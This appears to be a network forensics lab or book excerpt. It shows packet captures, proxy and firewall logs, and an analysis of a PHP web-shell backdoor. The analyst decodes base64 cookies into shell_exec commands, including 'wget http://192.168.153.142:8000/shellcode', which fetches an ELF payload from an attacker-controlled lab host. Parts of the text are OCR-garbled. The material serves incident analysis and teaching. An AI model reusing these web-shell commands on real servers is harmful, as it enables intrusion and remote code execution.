1567 00:00:23.803646 192.168.153.141 192.168.153.130 TCP 74 22 -> 53102 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
1568 00:00:23.803827 192.168.153.130 192.168.153.141 TCP 66 53102 -> 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565488 TSecr=6...
1569 00:00:23.803889 192.168.153.130 192.168.153.141 SSHv2 88 Client: Protocol (SSH-2.0-libssh_0.8.1)
1570 00:00:23.803977 192.168.153.141 192.168.153.130 TCP 66 22 -> 53102 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650108297 TSecr=3...

```

No.	Time	Source	Destination	Protocol	Length	Info
1541	00:00:23.408096	192.168.153.130	192.168.153.141	TCP	74	53100 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355...
1542	00:00:23.408574	192.168.153.141	192.168.153.130	TCP	74	22 → 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=...
1543	00:00:23.409092	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6...
1544	00:00:23.409374	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
1545	00:00:23.409594	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3...
1546	00:00:23.443624	192.168.153.141	192.168.153.130	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
1547	00:00:23.443892	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr=...
1548	00:00:23.445808	192.168.153.141	192.168.153.130	SSHv2	1146	Server: Key Exchange Init
1549	00:00:23.445983	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe...
1550	00:00:23.446820	192.168.153.130	192.168.153.141	SSHv2	642	Client: Key Exchange Init
1551	00:00:23.488757	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe...
1552	00:00:23.489056	192.168.153.130	192.168.153.141	SSHv2	114	Client: Diffie-Hellman Key Exchange Init
1553	00:00:23.489382	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe...
1554	00:00:23.554630	192.168.153.141	192.168.153.130	SSHv2	274	Server: Diffie-Hellman Key Exchange Reply, New Keys
1555	00:00:23.555097	192.168.153.130	192.168.153.141	SSHv2	82	Client: New Keys
1556	00:00:23.555298	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe...
1557	00:00:23.588697	192.168.153.130	192.168.153.141	SSHv2	130	Client: Encrypted packet (len=64)
1558	00:00:23.588893	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe...
1559	00:00:23.589036	192.168.153.141	192.168.153.130	SSHv2	130	Server: Encrypted packet (len=64)
1560	00:00:23.589248	192.168.153.130	192.168.153.141	SSHv2	146	Client: Encrypted packet (len=80)
1561	00:00:23.589895	192.168.153.141	192.168.153.130	SSHv2	146	Server: Encrypted packet (len=80)
1562	00:00:23.590073	192.168.153.130	192.168.153.141	SSHv2	130	Client: Encrypted packet (len=64)
1563	00:00:23.590142	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652...
1564	00:00:23.594041	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808...
1565	00:00:23.594216	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS...

0000 00 0c 29 c0 34 ba 00 0c 29 d8 3c 42 08 00 45 00 ... 4... } E

ssh_adjusted.pcap Packets: 3061 Displayed: 25 (0.8%)

Ethernet · 13		IPv4 · 9	IPv6 · 2	TCP · 74	UDP · 25			
Address A	Abs Start	Packets	Port A	Address B	Port B	Bytes	Packets A → B	Bytes A
192.168.153.130	23:59:13.163618	42	53052	192.168.153.141	22	6162	18	
192.168.153.130	23:59:13.163716	42	53054	192.168.153.141	22	6130	18	
192.168.153.130	23:59:13.164157	42	53056	192.168.153.141	22	6194	18	
192.168.153.130	23:59:13.164261	42	53058	192.168.153.141	22	6130	18	
192.168.153.130	23:59:13.164310	42	53060	192.168.153.141	22	6210	18	
192.168.153.130	23:59:13.164670	42	53062	192.168.153.141	22	6178	18	
192.168.153.130	23:59:31.499046	42	53064	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.349990	42	53066	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.357982	42	53068	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.385981	42	53070	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.466935	42	53072	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.477071	42	53074	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.542842	42	53076	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.555149	42	53078	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.559191	42	53080	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.559395	42	53082	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.570014	42	53084	192.168.153.141	22	6130	17	
192.168.153.130	23:59:33.571131	9	53086	192.168.153.141	22	620	5	
192.168.153.130	23:59:33.575026	42	53088	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.576408	42	53090	192.168.153.141	22	6130	17	
192.168.153.130	23:59:33.580942	6	53092	192.168.153.141	22	434	3	
192.168.153.130	23:59:33.581061	42	53094	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.585092	42	53096	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.595235	42	53098	192.168.153.141	22	6130	18	
192.168.153.130	00:00:23.408096	25	53100	192.168.153.141	22	4000	13	
192.168.153.130	00:00:23.803427	27	53102	192.168.153.141	22	4212	13	
192.168.153.130	00:00:33.089182	25	53104	192.168.153.141	22	4000	13	
192.168.153.130	00:00:33.474720	42	53106	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.474841	42	53108	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.475464	42	53110	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.476109	42	53112	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.476192	42	53114	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.477222	42	53116	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.478029	42	53118	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.478428	42	53120	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.478926	42	53122	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.479799	42	53124	192.168.153.141	22	6210	18	

```

1553458047.502 7952 192.168.153.1 TCP_MISS ABORTED/000 0 GET http://192.168.153.146:8080/ - HIER_DIRECT/192.168.153.146 -
1553458083.414 16 192.168.153.1 TCP_MISS/200 907 POST http://ocsp.digicert.com/ - HIER_DIRECT/117.18.237.29 application/ocsp-response
1553458084.021 12 192.168.153.1 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt - HIER_DIRECT/23.15.34.66 text/plain
1553458090.641 61401 192.168.153.1 TCP_TUNNEL/200 3390 CONNECT tiles.services.mozilla.com:443 - HIER_DIRECT/35.164.130.113 -
1553458090.697 61459 192.168.153.1 TCP_TUNNEL/200 3694 CONNECT location.services.mozilla.com:443 - HIER_DIRECT/34.251.59.153 -
1553458091.824 61385 192.168.153.1 TCP_TUNNEL/200 3779 CONNECT accounts.firefox.com:443 - HIER_DIRECT/52.24.66.97 -
1553458091.885 61762 192.168.153.1 TCP_TUNNEL/200 3449 CONNECT search.services.mozilla.com:443 - HIER_DIRECT/34.213.175.109 -
1553458107.429 59905 192.168.153.1 TCP_MISS/503 4173 GET http://192.168.153.146:8080/ - HIER_DIRECT/192.168.153.146 text/html
1553458107.613 0 192.168.153.1 TCP_HIT/200 13051 GET http://hklali:3128/squid-internal-static/icons/SN.png - HIER_NONE/- image/png
1553458144.656 61868 192.168.153.1 TCP_TUNNEL/200 3680 CONNECT incoming.telemetry.mozilla.org:443 - HIER_DIRECT/52.36.71.24 -
1553458145.049 37444 192.168.153.1 TCP_MISS ABORTED/000 0 GET http://192.168.153.146:8080/favicon.ico - HIER_DIRECT/192.168.153.146 -
1553458145.234 115399 192.168.153.1 TCP_TUNNEL/200 5626 CONNECT d3cv4a9a9wh0bt.cloudfront.net:443 - HIER_DIRECT/52.84.108.168 -
1553458145.235 115995 192.168.153.1 TCP_TUNNEL/200 5531 CONNECT snippets.cdn.mozilla.net:443 - HIER_DIRECT/52.84.102.203 -
1553458147.249 117993 192.168.153.1 TCP_TUNNEL/200 82812 CONNECT msdnshared.blob.core.windows.net:443 - HIER_DIRECT/52.239.161.42 -
1553458151.266 115855 192.168.153.1 TCP_TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER_DIRECT/52.84.105.186 -
1553458151.266 115853 192.168.153.1 TCP_TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER_DIRECT/52.84.105.186 -
1553458155.018 9945 192.168.153.1 TCP_MISS ABORTED/000 0 GET http://192.168.153.146/ - HIER_DIRECT/192.168.153.146 -
1553458201.265 171928 192.168.153.1 TCP_TUNNEL/200 7339 CONNECT auth.grammarly.com:443 - HIER_DIRECT/18.214.210.59 -
1553458201.269 172016 192.168.153.1 TCP_TUNNEL/200 963197 CONNECT www.mozilla.org:443 - HIER_DIRECT/104.16.41.2 -
1553458201.269 171391 192.168.153.1 TCP_TUNNEL/200 3832 CONNECT mozilla.org:443 - HIER_DIRECT/63.245.208.195 -
1553458202.267 170643 192.168.153.1 TCP_TUNNEL/200 3900 CONNECT www.google-analytics.com:443 - HIER_DIRECT/172.217.31.14 -

```























```

1553459187.301 0 192.168.153.141 TCP_DENIED/403 3736 CONNECT 192.168.153.146:4444 - HIER_NONE/- text/html
1553459187.319 0 192.168.153.141 TCP_DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER_NONE/- text/html
1553459190.670 20965 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER_NONE/- -
1553459190.672 20964 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER_NONE/- -
1553459218.307 67406 192.168.153.1 TCP_TUNNEL/200 71748 CONNECT dev.metasploit.com:443 - HIER_DIRECT/54.200.2.188
1553459219.312 66175 192.168.153.1 TCP_TUNNEL/200 2752 CONNECT dev.metasploit.com:443 - HIER_DIRECT/54.200.2.188
1553459229.566 67473 192.168.153.1 TCP_TUNNEL/200 3645 CONNECT tiles.services.mozilla.com:443 -
HIER_DIRECT/34.215.94.92 -
1553459290.104 0 192.168.153.141 TCP_DENIED/403 3734 CONNECT 192.168.153.146:280 - HIER_NONE/- text/html
1553459290.124 0 192.168.153.141 TCP_DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER_NONE/- text/html
1553459293.128 171623 192.168.153.1 TCP_TUNNEL/200 4912 CONNECT id.google.com:443 - HIER_DIRECT/74.125.141.94 -
1553459322.076 24 192.168.153.1 TCP_MISS/200 907 POST http://ocsp.digicert.com/ - HIER_DIRECT/117.18.237.29
application/ocsp-response
1553459339.117 170518 192.168.153.1 TCP_TUNNEL/200 1240 CONNECT safebrowsing.googleapis.com:443 -
HIER_DIRECT/172.217.166.234 -
1553459339.117 222525 192.168.153.1 TCP_TUNNEL/200 4881 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196 -
1553459340.125 218356 192.168.153.1 TCP_TUNNEL/200 30560 CONNECT encrypted-tbn0.gstatic.com:443 -
HIER_DIRECT/172.217.160.238 -
1553459352.981 31570 192.168.153.1 TCP_TUNNEL/200 3952 CONNECT aus5.mozilla.org:443 - HIER_DIRECT/54.186.118.41 -
1553459361.132 240322 192.168.153.1 TCP_TUNNEL/200 573861 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196
1553459362.135 238773 192.168.153.1 TCP_TUNNEL/200 2070 CONNECT googleads.g.doubleclick.net:443 -
HIER_DIRECT/172.217.167.194 -
1553459362.138 239381 192.168.153.1 TCP_TUNNEL/200 2407 CONNECT adservice.google.com:443 - HIER_DIRECT/172.217.167
1553459362.139 239044 192.168.153.1 TCP_TUNNEL/200 2434 CONNECT adservice.google.co.in:443 -
HIER_DIRECT/172.217.167.194 -
1553459925.579 33 192.168.153.141 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt -
HIER_DIRECT/23.15.34.89 text/plain
1553459926.563 8 192.168.153.141 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt -

```

Summary Report

Threat Analysis

Top Threats					
Threat	Category	Level	Score	%	
Failed Connection Attempt	Firewall Control	Low	 487445	76.8%	
	Unrated	High	 63630	10.0%	
HTTP.XXE	Attack	High	 25440	4.0%	
bittorrent	p2p	Low	 23920	3.8%	
nwi.anonymox.net	Proxy Avoidance	High	 18600	2.9%	
proxy.http	proxy	Medium	 6390	1.0%	
openvpn	proxy	Medium	 1990	0.3%	
Blocked Connection Attempts	Firewall Control	High	 1890	0.3%	
XML.External.Entity.Injection	Attack	Medium	 1490	0.2%	
gnutella	p2p	Low	 1470	0.2%	
l2tp	proxy	Medium	 970	0.2%	
W32/Mimikatz!tr.pws	Malware	Critical	 250	0.0%	
HTTP.Negative.Content.Length	Attack	Critical	 200	0.0%	
hotspot.shield	proxy	Medium	 160	0.0%	
	Unrated	High	 150	0.0%	
bigdata.adfuture.cn	Malicious Websites	High	 120	0.0%	
bigdata.adsunflower.com	Malicious Websites	High	 120	0.0%	
		High	 120	0.0%	
		High	 90	0.0%	
openvpn	proxy	Medium	 80	0.0%	
			Total: 634525		

Top Viruses		
Virus	Incidents	%
W32/Mimikatz!tr.pws	5	100.0%
Total: 5		


Top Virus Victims		
Source	Incidents	%
10.80.3.43-anonymous	3	60.0%
10.80.7.9-anonymous	1	20.0%
10.80.3.60-anonymous	1	20.0%
Total: 5		

Top Attacks		
Attack ID	Incidents	%
HTTP.XXE	848	84.4%
XML.External.Entity.Injection	149	14.8%


HTTP.Negative.Content.Length	4	0.4%
sqlmap.Scanner	4	0.4%
Total: 1005		

Top Attack Victims		
Destination	Incidents	%
43[REDACTED]-anonymous	612	60.9%
113[REDACTED].com)-anonymous	233	23.2%
14.[REDACTED]-anonymous	104	10.3%
52[REDACTED]-anonymous	24	2.4%
13.[REDACTED]-anonymous	24	2.4%
54.[REDACTED]-anonymous	4	0.4%
159[REDACTED]mous	4	0.4%
Total: 1005		

Traffic Trend



Top Application Categories




```

May 14 06:25:31 192.168.84.1 date=2014-05-14 time=06:26:05 devname=JLL_FW devid=FG200B3910602686 logid=0102043011 type=event
subtype=user level=notice vd="root" src=192.168.100.47 dst=N/A policyid=0 user="guest" group="FSSO_Guest_Users"
ui="guest(192.168.7.47)" action=authentication status=timed_out reason="Authentication timed out" msg="User from 192.168.100.47 was
timed out"
May 13 06:25:11 192.168.84.1 date=2014-05-13 time=06:25:35 devname=JLL_FW devid=FG200B3910602686 logid=0102043011 type=event
subtype=user level=notice vd="root" src=192.168.100.183 dst=N/A policyid=0 user="guest" group="FSSO_Guest_Users"
ui="guest(192.168.7.183)" action=authentication status=timed_out reason="Authentication timed out" msg="User from 192.168.100.183 was
timed out"
May 14 06:33:45 192.168.84.1 date=2014-05-14 time=06:34:20 devname=JLL_FW devid=FG200B3910602686 logid=0213008705 type=utm
subtype=virus eventtype=oversize level=notice vd="root" msg="Size limit is exceeded." status="passthrough" service="http"
srcip=192.168.100.74 dstip=206.111.1.82 srcport=3935 dstport=80 srcintf="port1" dstintf="port2" policyid=75 identidx=3
sessionid=2727880 url="http://r7--sn-mv-hp5e.c.pack.google.com/edgedl/chrome/win/A9D81880A47854C4
/34.0.1847.137_chrome_installer.exe?cms_redirect=yes&expire" filetype="Protocol_Options_Profile" profile="Protocol" user="CAROLINAM"
agent="Google"
May 9 08:37:09 192.168.84.1 date=2014-05-09 time=08:42:58 devname=JLL_FW devid=FG200B3910602686 logid=0315012546 type=utm
subtype=webfilter eventtype=urfilter level=information vd="root" urfilteridx=10 urfilterlist="dsfdfsdf" policyid=75 identidx=3
sessionid=117036698 user="SARA" srcip=192.168.7.41 srcport=2034 srcintf="port1" dstip=173.193.169.232 dstport=80 dstintf="port2"
service="http" hostname="www.noticiasrcn.com" filetype="Webfilter_Profile" profile="IPS_Webfiltering" status="passthrough"
reqtype="referral" url="/sites/all/modules/backup_customo/rcnnoticias_generico/css/block_noticias.css?n4srhf" sentbyte=474 rcvbyte=370
msg="URL was allowed because it is in the URI filter list"
May 14 19:52:06 192.168.84.1 date=2014-05-11 time=19:52:15 devname=JLL_FW devid=FG200B3910602686 logid=0419016384 type=utm subtype=ips
eventtype=signature level=alert vd="root" severity=low srcip=61.19.246.69 dstip=192.168.100.55 srcintf="port2" dstintf="Vlan_3"
policyid=49 identidx=0 sessionid=388908 status=detected proto=6 service=http count=1 attackname="ZmEu.Vulnerability.Scanner"
srcport=38182 dstport=80 attackid=30024 sensor="all_default_pass" ref="http://www.fortinet.com/ids/VID30024"
incidentserialno=1432164120 msg="web_app3: ZmEu.Vulnerability.Scanner,"
May 11 18:52:07 192.168.84.1 date=2014-05-11 time=18:52:15 devname=JLL_FW devid=FG200B3910602686 logid=0419016384 type=utm subtype=ips
eventtype=signature level=alert vd="root" severity=low srcip=<COXIP> dstip=192.168.100.45 srcintf="port2" dstintf="Vlan_3" policyid=49
identidx=0 sessionid=388914 status=detected proto=6 service=http count=1 attackname="ZmEu.Vulnerability.Scanner" srcport=38281
dstport=80 attackid=30024 sensor="all_default_pass" ref="http://www.fortinet.com/ids/VID30024" incidentserialno=1432164121
msg="web_app3: ZmEu.Vulnerability.Scanner,"

```

746	00:27:22.232159	192.168.153.1	192.168.153.142	HTTP	228	GET	/site/includes/server.php	HTTP/1.1
773	00:27:42.743593	192.168.153.1	192.168.153.142	HTTP	228	GET	/site/includes/server.php	HTTP/1.1
792	00:27:54.086990	192.168.153.1	192.168.153.142	HTTP	235	GET	/site/includes/server.php	HTTP/1.1
804	00:27:56.081332	192.168.153.1	192.168.153.142	HTTP	235	GET	/site/includes/server.php	HTTP/1.1
820	00:28:04.521548	192.168.153.1	192.168.153.142	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
829	00:28:05.277102	192.168.153.1	192.168.153.142	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
838	00:28:05.444414	192.168.153.1	192.168.153.142	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
847	00:28:05.605030	192.168.153.1	192.168.153.142	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
856	00:28:07.748561	192.168.153.1	192.168.153.142	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
865	00:28:07.932993	192.168.153.1	192.168.153.142	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
874	00:28:09.609923	192.168.153.1	192.168.153.142	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
883	00:28:09.786570	192.168.153.1	192.168.153.142	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
892	00:28:09.957906	192.168.153.1	192.168.153.142	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
921	00:28:45.049667	192.168.153.1	192.168.153.130	HTTP	162	GET	/site/includes/server.php	HTTP/1.1
934	00:28:49.666497	192.168.153.1	192.168.153.130	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
954	00:29:06.030924	192.168.153.1	192.168.153.130	HTTP	235	GET	/site/includes/server.php	HTTP/1.1

954	00:29:06.030924	192.168.153.1	192.168.153.130	HTTP	235	GET	/site/includes/server.php	HTTP/1.1
961	00:29:06.043412	192.168.153.130	192.168.153.142	HTTP	222	GET	/shellcode	HTTP/1.1
996	00:29:17.393287	192.168.153.1	192.168.153.142	HTTP	393	GET	/shellcode	HTTP/1.1
1043	00:29:46.815063	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1054	00:29:48.430093	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1063	00:29:48.601856	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1072	00:29:48.762970	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1081	00:29:48.949653	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1090	00:29:49.888697	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1099	00:29:50.040426	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1108	00:29:50.174910	192.168.153.1	192.168.153.130	HTTP	252	GET	/site/includes/server.php	HTTP/1.1
1127	00:29:55.945394	192.168.153.1	192.168.153.130	HTTP	182	GET	/site/includes/server.php	HTTP/1.1
1147	00:30:30.307446	192.168.153.1	192.168.153.130	HTTP	238	GET	/site/includes/server.php	HTTP/1.1
1181	00:30:54.437271	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1192	00:30:55.295107	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1204	00:30:55.463592	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1215	00:30:55.609587	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1233	00:31:07.333849	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1244	00:31:07.499722	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1255	00:31:07.659386	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1266	00:31:07.826065	192.168.153.1	192.168.153.130	HTTP	240	GET	/site/includes/server.php	HTTP/1.1
1277	00:31:09.418181	192.168.153.1	192.168.153.130	HTTP	171	GET	/site/includes/server.php	HTTP/1.1
1294	00:31:12.713400	192.168.153.1	192.168.153.130	HTTP	482	GET	/site/includes/server.php	HTTP/1.1

Wireshark - Follow HTTP Stream (tcp.stream eq 25) - backdoor.pcap

```
GET /shellcode HTTP/1.1
User-Agent: Wget/1.19.5 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.153.142:8000
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Mon, 25 Mar 2019 18:59:04 GMT
Content-type: application/octet-stream
Content-Length: 7413
Last-Modified: Mon, 25 Mar 2019 18:56:02 GMT

.ELF.....P...4.....4. . . . .(.....4...4...4...
.....T...T...T.....
.....h...h...h...D...D.....P.td.....
4...4.....Q.td.....R.td...../lib/ld-linux.so.
2.....GNU.....GNU.....S..dn|^R..K.....
.....K.....).....
0.....7.....t.....gmon_start__libc.so.
6.._IO_stdin_used.printf.strlen.__libc_start_main.GLIBC_2.0.....ii
.....I.....S.....[.##.....t.....[.....5.....
%.....%.....h.....%.....h.....%.....h.....%.....h.....%.....h.....
1.^.....PTRhP...h...QVh<.....f.f.f.f.f.f.f.'...-$.....w.....t.U.....$$.....t&..$...-
$......u.....t.U.....D$. $$.....&.....=$.....u.U.....|.....
$......f.....t.....t.U.....$......y.....t...U..WVS.....`D$......F.....t...
f.....t.....t...4
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7770 bytes)

Show and save data as ASCII

Find:

Filter Out This Stream Print Save as... Back Close Help

Find Next

Wireshark · Follow HTTP Stream (tcp.stream eq 5) · backdoor.pcap

```
GET /site/includes/server.php HTTP/1.1
Host: 192.168.153.130
Accept: */*
Cookie: z=ZWNobyBzaGVsbF9leGVjKCdscyAtbGEEnKTtkawUoKTs

HTTP/1.1 200 OK
Date: Mon, 25 Mar 2019 18:45:20 GMT
Server: Apache/2.4.34 (Debian)
Vary: Accept-Encoding
Content-Length: 2320
Content-Type: text/html; charset=UTF-8

total 1904
drwxr-xr-x 40 root root 4096 Mar 25 14:40 .
drwxr-xr-x 3 root root 4096 Mar 25 14:39 ..
drwxr-xr-x 8 root root 4096 Mar 25 14:39 .git
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Aar
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ascx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Ashx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Asmx
drwxr-xr-x 3 root root 4096 Mar 25 14:39 Asp
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Aspx
drwxr-xr-x 2 root root 4096 Mar 25 14:39 C
drwxr-xr-x 3 root root 4096 Mar 25 14:39 Cfm
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Cgi
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Javascript
drwxr-xr-x 6 root root 4096 Mar 25 14:39 Jsp
drwxr-xr-x 2 root root 4096 Mar 25 14:39 Jspx
```

Packet 114. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (2626 bytes) Show and save data as ASCII

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Decode from Base64 format

Simply use the form below

```
ZWNobyBzaGVsbF9leGVjKcD3Z2V0IGh0dHA6Ly8xOTluMTY4LjE1My4xNDI6ODAwMC9zaGVsbGNvZ  
GUnKTtkaWUoKtq
```

i For encoded binaries (*like images, documents, etc.*) upload your data via the [file decode form](#) below.

UTF-8 Source charset.

Live mode OFF Decodes in real-time when you type or paste (*supports only unicode charsets*).

< DECODE > Decodes your data into the textarea below.

PRI Voice for Business

i Get up to 30 office phones for voice services on a single link. Tata Tele Business

LEARN MORE

```
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();
```

```
root@ubuntu:/home/deadlist/Desktop# tshark -r backdoor.pcap -R "http.cookie" -T fields -e http.cookie | cut -c3- > base
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
Running as user "root" and group "root". This could be dangerous.
root@ubuntu:/home/deadlist/Desktop# while IFS= read -r line; do echo "$line" | base64 --decode; done < base
echo 1;die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('whoami');die();base64: invalid input
echo shell_exec('ls -la');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142/shellcode');die();echo shell_exec('wget http://192.168.153.142/shellcode');die();echo shell_exec('wget
http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo 1;die();base64: invalid input
echo shell_exec('ls');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o she
ll.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168
.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('wget
http://192.168.153.142:8000/shellcode -o shell.txt');die();echo shell_exec('ls');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode.e');die();base64: invalid input
echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();ech
o shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo s
hell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shel
l_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo shell_exec('wget http://192.168.153.142:8000/shellcode.zip');die();echo getcwd(
);die();base64: invalid input
echo join("", array(php_uname(), $_SERVER["SERVER_SOFTWARE"], $_SERVER["SERVER_ADDR"], phpversion(), date("c",time()), getcwd(), $_SERVER["REMOTE
_ADDR"], str_replace(",",""), ini_get("disable_functions"), join(",.get_loaded_extensions(), ));die();base64: invalid input
root@ubuntu:/home/deadlist/Desktop#
```

Wireshark · Follow HTTP Stream (tcp.stream eq 25) · backdoor.pcap

00000000	48 54 54 50 2f 31 2e 30	20 32 30 30 20 4f 4b 0d	HTTP/1.0 200 OK.
00000010	0a 53 65 72 76 65 72 3a	20 53 69 6d 70 6c 65 48	.Server: SimpleH
00000020	54 54 50 2f 30 2e 36 20	50 79 74 68 6f 6e 2f 32	TTP/0.6 Python/2
00000030	2e 37 2e 33 0d 0a 44 61	74 65 3a 20 4d 6f 6e 2c	.7.3..Date: Mon,
00000040	20 32 35 20 4d 61 72 20	32 30 31 39 20 31 38 3a	25 Mar 2019 18:
00000050	35 39 3a 30 34 20 47 4d	54 0d 0a 43 6f 6e 74 65	59:04 GM T..Conte
